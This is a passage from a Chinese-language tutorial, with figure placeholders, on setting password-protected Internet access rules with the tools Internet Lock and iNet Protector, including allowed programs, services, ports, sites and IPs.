


图4




图5

Internet Lock还提供了向导操作模式，允许快速设置访问规则。点击“Wizard”按钮，在向导窗口（图5）中选择“Custom”项，在下一步窗口（图6）点击“Browse”按钮，选中对应的网络程序，或者在窗口的左侧软件列表中选中合适的程序，点击“>”按钮，将其添加到目标程序列表中，注意在这里可以添加任意多个程序。当然，如果勾选“I want to a tule to protect all programs”项，可以在本规则中包含所有已经安装的程序。在下一步窗口中依次设置其网络端口号、网络连接限制类型、设置连接密码等，之后即可完成规则的创建操作。




图6

当预设的网络程序启动后，当其试图访问Internet时，Internet Lock即可探测到其访问动作，并抢先在屏幕右下角弹出认证窗口（图7），必须在其中的“Enter Password”栏中输入该软件的预设连接密码，才能让正常其访问Internet，否则Internet Lock将自动切断其的连接操作。




图7

第三把安全锁——iNet Protector

同上述软件相比，iNet Protector提供了更加灵活的锁定Internet连接的方法，其下载地址为http://www.blumentals.net/download/inetprot3.exe。在系统托盘中双击iNet Protector图标，即可打开控制窗口。如果是初次运行iNet Protector，就会自动弹出设置窗口，在其中的“Password”面板中可以设置管理密码，这样当启动和修改iNet Protector配置时都必须输入该密码。在“Options”面板（图8）中取消“Display iNet Protector tray icon”项的选择，可以让iNet Protector图标从系统托盘中消失，这样可以加强其隐蔽性。勾选“Block changes to system time”项，表示锁定系统时钟，防止恶意程序非法修改本机时钟；勾选“Log iNet Protector events”项，表示自动记录iNet Protector事件信息；勾选“Ask password when exiting iNet Protector”项，表示在退出iNet Protector时，必须输入管理密码。在“Allowed Programs”面板（图9）中可以设置允许“穿透”iNet Protector限制的网络程序，点击“Add”按钮，选择合适的网络程序即可。在程序列表中显示所有选中的网络程序的名称和路径信息，这些网路程序可以在iNet Protector锁定Internet连接的情况下，照样可以正常的访问Internet。在“Allowed Services”面板中可以选择哪些网络服务可以“摆脱”iNet Protector的限制，其中包括“Web Browsing”（浏览服务）、“FTP”（文件传输服务）、“E-mail”（电子邮件服务）等。其实，这些服务实际上是和特定的网络端口关联的，点击“Edit”按钮，即可打开选中的服务属性，在“Service Name”栏中显示服务的名称，在“TCP port Number”栏中显示对应的端口号。你可以点击“Add”按钮，建立新的服务名称，在端口栏中可以输入多个端口号（彼此之间以分号分隔）。这样，对于选中的服务来说，其对应的端口是开放的，可以不受iNet Protector的限制。在“Allowed Sites”面板中点击“Add”按钮，可以添加对应的网址，这些网址可以不受iNet Protector的限制，允许自由访问。在“Allowed IPs”面板中点击“Add”按钮，可以添加对应的IP地址，当你访问这些地址时，可以不受iNet Protector的限制。其余的设置保持默认即可，点击OK按钮保存配置信息。




图8

